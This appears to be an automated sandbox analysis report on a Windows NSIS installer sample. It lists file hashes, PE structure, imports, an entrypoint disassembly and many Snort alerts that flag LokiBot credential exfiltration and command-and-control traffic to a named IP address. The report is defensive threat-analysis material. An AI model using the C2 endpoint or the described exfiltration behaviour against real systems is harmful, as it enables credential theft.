C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\21c8026919fd094ab07ec3c180a9f210 _d06ed635-68f6-4e9a-955c-4899f5f57b9a

Process:	C:\Users\user\Desktop\kVijllv0YI.exe
File Type:	data
Category:	dropped
Size (bytes):	49
Entropy (8bit):	1.2701062923235522
Encrypted:	false
SSDEEP:	3:/l1PL3n:fPL3
MD5:	CD8FA61AD2906643348EEF98A988B873
SHA1:	0B10E2F323B5C73F3A6EA348633B62AE522DDF39
SHA-256:	49A11A24821F2504B8C91BA9D8A6BD6F421ED2F0212C1C771BF1CAC9DE32AD75
SHA-512:	1E6F44AB3231232221CF0F4268E96A13C82E3F96249D7963B78805B693B52D3EBDABF873DB240813DF606D8C207BD2859338D67BA94F33ECBA43EA9A4FEFA08
Malicious:	false
Preview:	.....user.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.9269620673373185
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	kVijllv0Yl.exe
File size:	247353
MD5:	6997de404fb7e798aecc2c8a14fd2f12
SHA1:	121a437542ba544f975847429dda439719800bb9
SHA256:	f36a543cfcddf76b99df925bf70b22d560792d1059387e00bfe782bffd6e8a2b
SHA512:	bb3fe544bdf9770bbb9864d9e14daa68d8357a91d06f33f90b7165467c608b9a2fd46009b37f4d914112d18acceaaa1cd3e2df92db65ec0f1bc20b41a020faa5
SSDEEP:	3072:oNyah0mJo4m2pkC3Z4FRH8aVAW3dxaj0ubNDHgJiLwYePSCfPrpAfZSQme11lz:owkZN3KRHXA0ajnHXYPbfjKxce1bz
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE..L.....H.....Z.....%2.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x403225
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x48EFCDC9 [Fri Oct 10 21:48:57 2008 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	099c0646ea7282d232219f8807883be0

Entrypoint Preview

Instruction
sub esp, 00000180h
push ebx
push ebp
push esi
xor ebx, ebx
push edi
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 00409128h
xor esi, esi
mov byte ptr [esp+14h], 00000020h
call dword ptr [00407030h]
push 00008001h

Instruction
call dword ptr [004070B4h]
push ebx
call dword ptr [0040727Ch]
push 00000008h
mov dword ptr [00423F58h], eax
call 00007F4D3C573CD0h
mov dword ptr [00423EA4h], eax
push ebx
lea eax, dword ptr [esp+34h]
push 00000160h
push eax
push ebx
push 0041F450h
call dword ptr [00407158h]
push 004091B0h
push 004236A0h
call 00007F4D3C573987h
call dword ptr [004070B0h]
mov edi, 00429000h
push eax
push edi
call 00007F4D3C573975h
push ebx
call dword ptr [0040710Ch]
cmp byte ptr [00429000h], 00000022h
mov dword ptr [00423EA0h], eax
mov eax, edi
jne 00007F4D3C57119Ch
mov byte ptr [esp+14h], 00000022h
mov eax, 00429001h
push dword ptr [esp+14h]
push eax
call 00007F4D3C573468h
push eax
call dword ptr [0040721Ch]
mov dword ptr [esp+1Ch], eax
jmp 00007F4D3C5711F5h
cmp cl, 00000020h
jne 00007F4D3C571198h
inc eax
cmp byte ptr [eax], 00000020h
je 00007F4D3C57118Ch
cmp byte ptr [eax], 00000022h
mov byte ptr [eax+eax+00h], 00000000h

Rich Headers	
Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x73a4	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x2c000	0x900	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x28c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5976	0x5a00	False	0.668619791667	data	6.46680044621	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1190	0x1200	False	0.444878472222	data	5.17796812871	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1af98	0x400	False	0.55078125	data	4.68983486809	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x24000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2c000	0x900	0xa00	False	0.409375	data	3.94693169534	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x2c190	0x2e8	data	English	United States
RT_DIALOG	0x2c478	0x100	data	English	United States
RT_DIALOG	0x2c578	0x11c	data	English	United States
RT_DIALOG	0x2c698	0x60	data	English	United States
RT_GROUP_ICON	0x2c6f8	0x14	data	English	United States
RT_MANIFEST	0x2c710	0x1eb	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetTickCount, CreateFileA, GetFileSize, GetModuleFileNameA, GetCurrentProcess, CopyFileA, ExitProcess, SetFileTime, GetTempPathA, GetCommandLineA, SetErrorMode, LoadLibraryA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, GetVersion, CloseHandle, lstrcmpiA, lstrcmpA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, GetModuleHandleA, LoadLibraryExA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, GetWindowsDirectoryA
USER32.dll	EndDialog, ScreenToClient, GetWindowRect, EnableMenuItem, GetSystemMenu, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, RegisterClassA, TrackPopupMenu, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxIndirectA, CharPrevA, DispatchMessageA, PeekMessageA, DestroyWindow, CreateDialogParamA, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, OpenClipboard, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	CoTaskMemFree, OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin		
Language of compilation system	**Country where language is spoken**	**Map**
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-23:37:07.260369	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49769	80	192.168.2.6	185.185.69.76
01/28/22-23:37:07.260369	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49769	80	192.168.2.6	185.185.69.76
01/28/22-23:37:07.260369	TCP	2025381	ET TROJAN LokiBot Checkin	49769	80	192.168.2.6	185.185.69.76
01/28/22-23:37:07.260369	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49769	80	192.168.2.6	185.185.69.76
01/28/22-23:37:10.277966	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49770	80	192.168.2.6	185.185.69.76
01/28/22-23:37:10.277966	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49770	80	192.168.2.6	185.185.69.76
01/28/22-23:37:10.277966	TCP	2025381	ET TROJAN LokiBot Checkin	49770	80	192.168.2.6	185.185.69.76
01/28/22-23:37:10.277966	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49770	80	192.168.2.6	185.185.69.76
01/28/22-23:37:14.709347	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49771	80	192.168.2.6	185.185.69.76
01/28/22-23:37:14.709347	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49771	80	192.168.2.6	185.185.69.76
01/28/22-23:37:14.709347	TCP	2025381	ET TROJAN LokiBot Checkin	49771	80	192.168.2.6	185.185.69.76
01/28/22-23:37:14.709347	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49771	80	192.168.2.6	185.185.69.76
01/28/22-23:37:16.117797	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49771	185.185.69.76	192.168.2.6
01/28/22-23:37:17.458669	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49773	80	192.168.2.6	185.185.69.76
01/28/22-23:37:17.458669	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49773	80	192.168.2.6	185.185.69.76
01/28/22-23:37:17.458669	TCP	2025381	ET TROJAN LokiBot Checkin	49773	80	192.168.2.6	185.185.69.76
01/28/22-23:37:17.458669	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49773	80	192.168.2.6	185.185.69.76
01/28/22-23:37:18.890584	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49773	185.185.69.76	192.168.2.6
01/28/22-23:37:20.261992	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49774	80	192.168.2.6	185.185.69.76
01/28/22-23:37:20.261992	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49774	80	192.168.2.6	185.185.69.76
01/28/22-23:37:20.261992	TCP	2025381	ET TROJAN LokiBot Checkin	49774	80	192.168.2.6	185.185.69.76
01/28/22-23:37:20.261992	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49774	80	192.168.2.6	185.185.69.76
01/28/22-23:37:21.668707	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49774	185.185.69.76	192.168.2.6
01/28/22-23:37:22.809911	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49775	80	192.168.2.6	185.185.69.76
01/28/22-23:37:22.809911	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49775	80	192.168.2.6	185.185.69.76
01/28/22-23:37:22.809911	TCP	2025381	ET TROJAN LokiBot Checkin	49775	80	192.168.2.6	185.185.69.76
01/28/22-23:37:22.809911	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49775	80	192.168.2.6	185.185.69.76

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-23:37:24.212196	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49775	185.185.69.76	192.168.2.6
01/28/22-23:37:25.398463	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49776	80	192.168.2.6	185.185.69.76
01/28/22-23:37:25.398463	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49776	80	192.168.2.6	185.185.69.76
01/28/22-23:37:25.398463	TCP	2025381	ET TROJAN LokiBot Checkin	49776	80	192.168.2.6	185.185.69.76
01/28/22-23:37:25.398463	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49776	80	192.168.2.6	185.185.69.76
01/28/22-23:37:26.758080	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49776	185.185.69.76	192.168.2.6
01/28/22-23:37:29.263306	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49779	80	192.168.2.6	185.185.69.76
01/28/22-23:37:29.263306	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49779	80	192.168.2.6	185.185.69.76
01/28/22-23:37:29.263306	TCP	2025381	ET TROJAN LokiBot Checkin	49779	80	192.168.2.6	185.185.69.76
01/28/22-23:37:29.263306	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49779	80	192.168.2.6	185.185.69.76
01/28/22-23:37:30.738582	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49779	185.185.69.76	192.168.2.6
01/28/22-23:37:33.962521	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49780	80	192.168.2.6	185.185.69.76
01/28/22-23:37:33.962521	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49780	80	192.168.2.6	185.185.69.76
01/28/22-23:37:33.962521	TCP	2025381	ET TROJAN LokiBot Checkin	49780	80	192.168.2.6	185.185.69.76
01/28/22-23:37:33.962521	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49780	80	192.168.2.6	185.185.69.76
01/28/22-23:37:35.373624	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49780	185.185.69.76	192.168.2.6
01/28/22-23:37:36.594728	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49782	80	192.168.2.6	185.185.69.76
01/28/22-23:37:36.594728	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49782	80	192.168.2.6	185.185.69.76
01/28/22-23:37:36.594728	TCP	2025381	ET TROJAN LokiBot Checkin	49782	80	192.168.2.6	185.185.69.76
01/28/22-23:37:36.594728	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49782	80	192.168.2.6	185.185.69.76
01/28/22-23:37:37.913035	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49782	185.185.69.76	192.168.2.6
01/28/22-23:37:39.408767	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49783	80	192.168.2.6	185.185.69.76
01/28/22-23:37:39.408767	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49783	80	192.168.2.6	185.185.69.76
01/28/22-23:37:39.408767	TCP	2025381	ET TROJAN LokiBot Checkin	49783	80	192.168.2.6	185.185.69.76
01/28/22-23:37:39.408767	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49783	80	192.168.2.6	185.185.69.76
01/28/22-23:37:40.689153	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49783	185.185.69.76	192.168.2.6
01/28/22-23:37:41.973820	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49784	80	192.168.2.6	185.185.69.76
01/28/22-23:37:41.973820	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49784	80	192.168.2.6	185.185.69.76
01/28/22-23:37:41.973820	TCP	2025381	ET TROJAN LokiBot Checkin	49784	80	192.168.2.6	185.185.69.76
01/28/22-23:37:41.973820	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49784	80	192.168.2.6	185.185.69.76
01/28/22-23:37:43.403239	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49784	185.185.69.76	192.168.2.6
01/28/22-23:37:44.786353	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49787	80	192.168.2.6	185.185.69.76
01/28/22-23:37:44.786353	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49787	80	192.168.2.6	185.185.69.76
01/28/22-23:37:44.786353	TCP	2025381	ET TROJAN LokiBot Checkin	49787	80	192.168.2.6	185.185.69.76
01/28/22-23:37:44.786353	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49787	80	192.168.2.6	185.185.69.76

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-23:37:46.235905	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49787	185.185.69.76	192.168.2.6
01/28/22-23:37:51.111628	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49793	80	192.168.2.6	185.185.69.76
01/28/22-23:37:51.111628	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49793	80	192.168.2.6	185.185.69.76
01/28/22-23:37:51.111628	TCP	2025381	ET TROJAN LokiBot Checkin	49793	80	192.168.2.6	185.185.69.76
01/28/22-23:37:51.111628	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49793	80	192.168.2.6	185.185.69.76
01/28/22-23:37:52.495630	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49793	185.185.69.76	192.168.2.6
01/28/22-23:37:55.089534	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49795	80	192.168.2.6	185.185.69.76
01/28/22-23:37:55.089534	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49795	80	192.168.2.6	185.185.69.76
01/28/22-23:37:55.089534	TCP	2025381	ET TROJAN LokiBot Checkin	49795	80	192.168.2.6	185.185.69.76
01/28/22-23:37:55.089534	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49795	80	192.168.2.6	185.185.69.76
01/28/22-23:37:56.498845	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49795	185.185.69.76	192.168.2.6
01/28/22-23:37:59.460407	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49797	80	192.168.2.6	185.185.69.76
01/28/22-23:37:59.460407	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49797	80	192.168.2.6	185.185.69.76
01/28/22-23:37:59.460407	TCP	2025381	ET TROJAN LokiBot Checkin	49797	80	192.168.2.6	185.185.69.76
01/28/22-23:37:59.460407	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49797	80	192.168.2.6	185.185.69.76
01/28/22-23:38:00.863838	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49797	185.185.69.76	192.168.2.6
01/28/22-23:38:02.169112	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49802	80	192.168.2.6	185.185.69.76
01/28/22-23:38:02.169112	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49802	80	192.168.2.6	185.185.69.76
01/28/22-23:38:02.169112	TCP	2025381	ET TROJAN LokiBot Checkin	49802	80	192.168.2.6	185.185.69.76
01/28/22-23:38:02.169112	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49802	80	192.168.2.6	185.185.69.76
01/28/22-23:38:03.551551	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49802	185.185.69.76	192.168.2.6
01/28/22-23:38:06.424436	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49818	80	192.168.2.6	185.185.69.76
01/28/22-23:38:06.424436	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49818	80	192.168.2.6	185.185.69.76
01/28/22-23:38:06.424436	TCP	2025381	ET TROJAN LokiBot Checkin	49818	80	192.168.2.6	185.185.69.76
01/28/22-23:38:06.424436	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49818	80	192.168.2.6	185.185.69.76
01/28/22-23:38:07.849755	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49818	185.185.69.76	192.168.2.6
01/28/22-23:38:10.077239	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49830	80	192.168.2.6	185.185.69.76
01/28/22-23:38:10.077239	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49830	80	192.168.2.6	185.185.69.76
01/28/22-23:38:10.077239	TCP	2025381	ET TROJAN LokiBot Checkin	49830	80	192.168.2.6	185.185.69.76
01/28/22-23:38:10.077239	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49830	80	192.168.2.6	185.185.69.76
01/28/22-23:38:11.381909	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49830	185.185.69.76	192.168.2.6
01/28/22-23:38:12.712442	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49840	80	192.168.2.6	185.185.69.76
01/28/22-23:38:12.712442	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49840	80	192.168.2.6	185.185.69.76
01/28/22-23:38:12.712442	TCP	2025381	ET TROJAN LokiBot Checkin	49840	80	192.168.2.6	185.185.69.76
01/28/22-23:38:12.712442	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49840	80	192.168.2.6	185.185.69.76

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-23:38:14.111048	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49840	185.185.69.76	192.168.2.6
01/28/22-23:38:17.281043	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49841	80	192.168.2.6	185.185.69.76
01/28/22-23:38:17.281043	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49841	80	192.168.2.6	185.185.69.76
01/28/22-23:38:17.281043	TCP	2025381	ET TROJAN LokiBot Checkin	49841	80	192.168.2.6	185.185.69.76
01/28/22-23:38:17.281043	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49841	80	192.168.2.6	185.185.69.76
01/28/22-23:38:18.654023	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49841	185.185.69.76	192.168.2.6
01/28/22-23:38:20.171529	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49842	80	192.168.2.6	185.185.69.76
01/28/22-23:38:20.171529	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49842	80	192.168.2.6	185.185.69.76
01/28/22-23:38:20.171529	TCP	2025381	ET TROJAN LokiBot Checkin	49842	80	192.168.2.6	185.185.69.76
01/28/22-23:38:20.171529	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49842	80	192.168.2.6	185.185.69.76
01/28/22-23:38:21.628648	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49842	185.185.69.76	192.168.2.6
01/28/22-23:38:23.240806	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49845	80	192.168.2.6	185.185.69.76
01/28/22-23:38:23.240806	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49845	80	192.168.2.6	185.185.69.76
01/28/22-23:38:23.240806	TCP	2025381	ET TROJAN LokiBot Checkin	49845	80	192.168.2.6	185.185.69.76
01/28/22-23:38:23.240806	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49845	80	192.168.2.6	185.185.69.76
01/28/22-23:38:24.676434	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49845	185.185.69.76	192.168.2.6
01/28/22-23:38:27.482883	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49850	80	192.168.2.6	185.185.69.76
01/28/22-23:38:27.482883	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49850	80	192.168.2.6	185.185.69.76
01/28/22-23:38:27.482883	TCP	2025381	ET TROJAN LokiBot Checkin	49850	80	192.168.2.6	185.185.69.76
01/28/22-23:38:27.482883	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49850	80	192.168.2.6	185.185.69.76
01/28/22-23:38:28.925374	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49850	185.185.69.76	192.168.2.6
01/28/22-23:38:31.054520	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49851	80	192.168.2.6	185.185.69.76
01/28/22-23:38:31.054520	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49851	80	192.168.2.6	185.185.69.76
01/28/22-23:38:31.054520	TCP	2025381	ET TROJAN LokiBot Checkin	49851	80	192.168.2.6	185.185.69.76
01/28/22-23:38:31.054520	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49851	80	192.168.2.6	185.185.69.76
01/28/22-23:38:32.352724	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49851	185.185.69.76	192.168.2.6
01/28/22-23:38:33.510655	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49852	80	192.168.2.6	185.185.69.76
01/28/22-23:38:33.510655	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49852	80	192.168.2.6	185.185.69.76
01/28/22-23:38:33.510655	TCP	2025381	ET TROJAN LokiBot Checkin	49852	80	192.168.2.6	185.185.69.76
01/28/22-23:38:33.510655	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49852	80	192.168.2.6	185.185.69.76
01/28/22-23:38:35.007775	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49852	185.185.69.76	192.168.2.6
01/28/22-23:38:37.134931	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49854	80	192.168.2.6	185.185.69.76
01/28/22-23:38:37.134931	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49854	80	192.168.2.6	185.185.69.76
01/28/22-23:38:37.134931	TCP	2025381	ET TROJAN LokiBot Checkin	49854	80	192.168.2.6	185.185.69.76
01/28/22-23:38:37.134931	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49854	80	192.168.2.6	185.185.69.76

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-23:38:38.454947	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49854	185.185.69.76	192.168.2.6
01/28/22-23:38:40.133791	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49855	80	192.168.2.6	185.185.69.76
01/28/22-23:38:40.133791	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49855	80	192.168.2.6	185.185.69.76
01/28/22-23:38:40.133791	TCP	2025381	ET TROJAN LokiBot Checkin	49855	80	192.168.2.6	185.185.69.76
01/28/22-23:38:40.133791	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49855	80	192.168.2.6	185.185.69.76
01/28/22-23:38:41.392922	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49855	185.185.69.76	192.168.2.6
01/28/22-23:38:42.445022	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49862	80	192.168.2.6	185.185.69.76
01/28/22-23:38:42.445022	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49862	80	192.168.2.6	185.185.69.76
01/28/22-23:38:42.445022	TCP	2025381	ET TROJAN LokiBot Checkin	49862	80	192.168.2.6	185.185.69.76
01/28/22-23:38:42.445022	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49862	80	192.168.2.6	185.185.69.76
01/28/22-23:38:43.841937	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49862	185.185.69.76	192.168.2.6
